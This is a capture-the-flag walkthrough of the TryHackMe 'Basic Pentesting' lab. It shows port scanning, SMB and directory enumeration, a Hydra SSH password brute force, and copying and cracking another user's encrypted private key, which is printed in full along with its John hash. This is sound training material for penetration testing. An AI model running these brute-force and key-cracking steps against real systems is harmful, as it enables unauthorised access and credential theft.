TryHackMe

Basic Pentesting

https://tryhackme.com/room/basicpentestingjt

Walkthrough

1. We have the IP address of the target. Scan it:
   nmap -A -p- {IP}

```
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m33s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2020-07-22T19:08:48-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-07-22T23:08:48
|_  start_date: N/A
```

So, we have the following:

1. SSH running
2. Web App on port 80
3. SAMBA Shares on 445 and 139
4. Tomcat Server on 8080

We have some SMB Shares. Maybe have a look at them?

Run enum4linux to find more information on the SAMBA shares:

1. We got the share name, we can try to access it.

```
Unable to initialize messaging context

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.101.89
//10.10.101.89/Anonymous        Mapping: OK, Listing: OK
//10.10.101.89/IPC$     [E] Can't understand response:
Unable to initialize messaging context
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

2. We got 2 local usernames: ‘jan’ & ‘kay’

```
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

1* Trying to access the “Anonymous” SMB Share:

Smbclient //{Host_IP}/{Share_name}

Use “anonymous” for the password for anonymous login as some shares can be viewed anonymously.

```
iLinxz@kali:~/Desktop/Scripts_n_Stuff/enum4linux$ smbclient //10.10.101.89/Anonymous
Unable to initialize messaging context
Enter WORKGROUP\iLinxz's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 13:31:20 2018
  ..                                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt                           N      173  Thu Apr 19 13:29:55 2018

                14318640 blocks of size 1024. 10774376 blocks available
smb: \>
```

We find staff.txt;

To download the file, we need to write "get staff.txt”. This will download the file in the /home/kali directory.

```
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (1.8 KiloBytes/sec) (average 1.8 KiloBytes/sec)
smb: \> exit
iLinxz@kali:~/Desktop/Scripts_n_Stuff/enum4linux$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
iLinxz@kali:~/Desktop/Scripts_n_Stuff/enum4linux$
```

Web App on port 80

Opening the Web Application on port 80 gives us this:

Undergoing maintenance

Please check back later

Check the source code for the page?

```
1  <html>
2
3  <h1>Undergoing maintenance</h1>
4
5  <h4>Please check back later</h4>
6
7  <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11
```

We don't have any buttons that can help with navigation throughout the website, therefore, use a hidden directory listing software. E.g. Dirbuster

Using Dirbuster, we found out that the hidden directory is '/development'


Type	Found	Response	Size
Dir	/	200	417
Dir	/icons/	403	465
Dir	/development/	200	1320
Dir	/icons/small/	403	471
File	/development/dev.txt	200	745
File	/development/j.txt	200	494

Inside this directory, there are two text files: dev.txt & j.txt


```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```




```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

j.txt gives us some insight as to how “hard” would it be to crack jan’s password.

Use Hydra to brute force it.


I will be brute forcing the ssh service for the ‘jan’ user.

```
iLinxz@kali:~/Desktop/Scripts_n_Stuff/enum4linux$ hydra  -l jan -P /home/kali/Desktop/Wordlists/rockyou.txt 10.10.101.89 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-22 19:33:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.101.89:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 14344222 to do in 1350:41h, 16 active
[STATUS] 130.67 tries/min, 392 tries in 00:03h, 14344007 to do in 1829:36h, 16 active
[22][ssh] host: 10.10.101.89   login: jan   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-22 19:40:39
```

We cracked jan’s password!

Let’s login with those credentials via SSH…



[Hacker Voice] I'm in…

LOOK AROUND FOR INTERESTING FILES:

```
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan@basic2:~$ cd ..
jan@basic2:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Apr 19  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
drwxr-xr-x  2 root root 4096 Apr 23  2018 jan
drwxr-xr-x  5 kay  kay  4096 Apr 23  2018 kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   943 Jul 22 19:03 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

We found out that the user Kay can log in to the BASIC2 Host through SSH by using a private key. Let's download it:

scp jan@10.10.101.89:/home/kay/.ssh/id_rsa

That is the private key itself.

```
iLinxz@kali:~$ scp jan@10.10.101.89:/home/kay/.ssh/id_rsa /home/kali
jan@10.10.101.89's password:
id_rsa                                        100% 3326   127.5KB/s   00:00
iLinxz@kali:~$
```

Cat id_rsa:

At the top, the key itself is marked as encrypted.

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320×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
-----END RSA PRIVATE KEY-----
```

We are able to crack the key itself by using JohnTheRipper:

1. Create a hash out of the key by using the special John variation of ssh2john:
   This will hash out whatever you give it so that JohnTheRipper will be able to understand what it must decrypt.

```
iLinxz@kali:~$ /usr/share/john/ssh2john.py id_rsa > id_rsa.hash
iLinxz@kali:~$ ls
Desktop  Documents  Downloads  id_rsa  id_rsa.hash  Music  Pictures  Public  Templates  Videos
iLinxz@kali:~$ cat id_rsa.hash
id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef86e499d5cad1af838d19402729c471837fbdbe7eb172e8e9cd40ee52d959a3d772204241e305194ee7813ec99be3ced174556
44ce550ad51edcb52b668bcb62e46b60a77e3cfc2e5bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e14862548f318bfbf510bae62e9fae40d2bf15f36dd7d702400dfb74f9154e3d00454a049b599cb4c4070df59
b18efd252d702a21a5f941f79731a70840e51608701396955798d946e01686edc557b350263e279f971eee37846e07d3594b8669d25a656c26f85046b05f44edf9529dea4ce1f8193469485640909d9dbfd4f9d45ab2ede8c6aca494a53674fb1e
53bae5bcf02a6bacbea202bfc284db9d3ae446780aa8b431325948599c9ee32acb1137dcdbbe61cd555887a1642e0b4e7da972d1b32a188accf9e595a173ab64f065bfc8b23530dd0c4de3463a9b38694fb34d61016288471 50f684af5f25719f8
e958d34570da834bdb129482d4295768f01f4e3219d5db7c92d85a55f19c926954c84a0ba6bbe697b8655c5f98cb7441c2b8a0a3b569118ca8b14dc1a3f125857a1dab94a1513137b6d4a68f9e2d856ce66a39b5ba560e18b43517e718fd6de9b9
fb4ef6fbec009ac86cc774ba4802a666bffd21c114e7adb455858d4251fef118d99b9b3607ccd130329a44da2f2615269514224 40b7703827e53bd05177e1e82249455ae177157256a563b28b7e0b317b99b5a6e6716c4cf3e53a79dd0ba266ad4
1148de21b2f305c5ba6d7e6cf9bf7978579c79632655e0745a1aa73ed0ed56d837b05763c69d218065ea2b86c03019cce1c84570aed1a6f0918ec2b25985440c9318bdcf3b674cacbcea559fd5a714e51d38df94e2960fe8f98d53865dd907a434
859811764864ccb2a6e18215d03448045febf90ac06a073800822b78a101028a6cef927e581705a1d76fa934a1c31001620ec5826e9cf28df1bcf39502c9b3526b65789b86555a3de57b5f6e4d694caee6ee1b82d1616ff7fc68129b7a5e179564
7ee07c5ba2da49c7a45507210f67f91588eab74b51a9c074916689f7db4c40e2138f91c1bae890f21e54ba077dbcb95888e836ba7eb6223a70384c48c94cf3b946971210a40a220eb980809ba5c5a3d54e08f6610765e1dcd2bda5cae7d96e77d8
52bd2a095a3cfa64bc5fbe6c79ea0dcfc6ae40be03238217213ab9b1a0873f8cbf9ed9b3d40dd0d0536365702a7452bf85301d84c4397621979cdc37b5b983f301af78655f352684c57799037f633a09b755ba0de9c017a73d76e0a8f46c4c33c4
207358a8b408f1c52d8b8ca0378ba8ffcd224a125e5a0973c6997a6225e51007e600c22d3e24ebbc1e8bd8ff250eb32d44f4bd298ba27a3522215db0c3b89d49f2277cfedd74c3b59a1497936263826308f2e14cd363025aa7a5c39aa9a77b815d
d10ff6ac9a5d8bda4074513f0fad3b6df926da5ca3c51f47479a8c271a60dab493fe78cadce92f3debe1c05ef72f3f194a36d23bfa3b0d4f0b8f04236d485be8d7d97dfb1c5de79613568d58f113308e8a73c7b87ca11b7b53e63d37f055b5bb7e
5f39982e7bbedea3aae16daa3b29ccd8f9d98d53e97a1fbc0c1a2e701e5b7d7b224a4371358b02103e25b29c54138b8c4b7c9706967fe384b263c284ceb0336887e7da79e3c10d54d85689c0db4c379388b2138d0c40017fd2256aae3a2d21a931
16a134d5f0ce8ce1fbf2c61509868c823fccdff62aca54796ff99aa5b0bc588af10537f26eccfa6962e595fbeac9df244f6cbaf6b77a11cfd8078de615833305fe0ae0d22173e8d744435fe3a69a81313109f9c5cdcb56d67544a36aa27a3b7c0d
b50b3b829972368ff2ed998c1910b392720c0d4cbaa907a49f2c38f970503971d64b6972f5b7b5c34735a08129c2b7ee82c6ccc49ddc943a5ae2f4467c5d7a07859e39ae00023c771d59caca0817ce412d35849abd9d225ed96e34de5266b31fd4
dd82dab9469582b1e41687a39f108da54b6e84771542cb11f5c522e62b79b6867e8a20df2e8c9bf9ff36634c0de536fa3d377fa27543b6c90895f13bdf50f03b2dd97e5d25d452fa6a0d225704eb3c19751864285dfe3031bc2ff5b0c5d19a7fea
e6ad5625757477aa3c3f0eb635717f1f5b9037b3a76425db2a2151e2810eefbb75853d939360d1240093b2497a8903eff9b98bc705c2afe0e5541af2bb06b0ec50e4caf798a7f59ffc3a3e70565d887b9f694bdfa64d15a70ed55eacccc69af3fe
3cf5aa5b6e3a7186eb5036e12efe53fcc509719a6a6f3ec0c008cb6a035229a1597d9be6beb13444d84c93f2164844c8ae69aa13648578087b98e90dd03f9da47d9ce306dddc88dd80998bf6d3910d209bebb1a70f8b73d944d949b1b1b19b13a4
55776f3c2e6647fa6722fc2bad5b202502684e91514a11e3437a92a09febffcfc3d55095b43e14b0567e8f5cbd91728b693fe82b8f75ccaf27c0651152faaf0610d2edcabc0b9ac51895180fbf60b868771dee58edb97e99d5ca3592cc9733a76a
e0b96ca5788be62e8fb006204c574482579701781b46ec979bdbc9d339e57967051ca87fadae7184bd79cac0af834632081c5df6189dcc4cc8a0170cac12c30c1fff21c4c17f20813112bf901df81c5d78ca22024f1cd58cb5b73c1d68c6529ce4
b21d7b95941e099f9a6140bdd1f0ead9113b2e5f17c354aacf79a38a104d6f8445594175523871 82ba20d890203a6a5e9661d23d8b6fae351a208ef5550555592011fec39609858b6b22743b0cca80c97d58076a660be95e460177cab3fd6b690b
01a0e4f5d0507157afe9c4dc7f384187256a9a5d56ab00d466d44e4f07e5f348e8f100e5abe1c4d1bbc207fa3617140a604b607c7e3f5020f9aabb0700ad790e7847e085eb2243e503bf7d097ae15a2ee6179262e351773bb880123c0a87a43f62
380fbe08fc2c63ac08ffe2ba0c6deeefbdd49eeaa2ffd1053aceec67b25f92dcfd25b58fa4fab2328481af26f5f4b5d21e1312b78f913b7f08254b064336d84c1aa3c82582e1cde55b5a347d264cb9e98df34b5490831e5d212b38b7cd999daf18
6a97efd6250e1e68200793585427f77ac78ddd9a505919c318000fc47f8b80fc84f12cf58adf1a3ee3fc8190015058c16c414cc0d6017b9a1fb032ee20e842573b30fc3214ac5fb8962437477e81bb6479fa498f148924796d6d616218ec2a5fa09
49def8542dc9b75fd95b75c26fbe91ef9b06e61e90e0df20bb973f33471dab5e87f4c1f0a5d8a7f4e653a8edb337116fa6e5ed858
iLinxz@kali:~$
```

2. Once the hash has been created, we can pass this over to the main bit of the JohnTheRipper software:

```
iLinxz@kali:~$ sudo john --wordlist=/home/kali/Desktop/Wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]              (id_rsa)
Warning: Only 1 candidate left, minimum 4 needed for performance.
1g 0:00:00:04 DONE (2020-07-22 19:52) 0.2227g/s 3194Kp/s 3194Kc/s 3194KC/s *7¡Vamos!
Session completed
iLinxz@kali:~$
```

We found out the password for the ssh key itself that we can use to authenticate as kay via ssh.

```
iLinxz@kali:~$ chmod 600 id_rsa
iLinxz@kali:~$ ssh -i id_rsa kay@10.10.101.89
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Wed Jul 22 19:01:37 2020 from 10.11.6.36
kay@basic2:~$
```

[Hacker Voice] I'm in.

```
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   943 Jul 22 19:03 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@basic2:~$ cat pass.bak
[redacted]
kay@basic2:~$
```

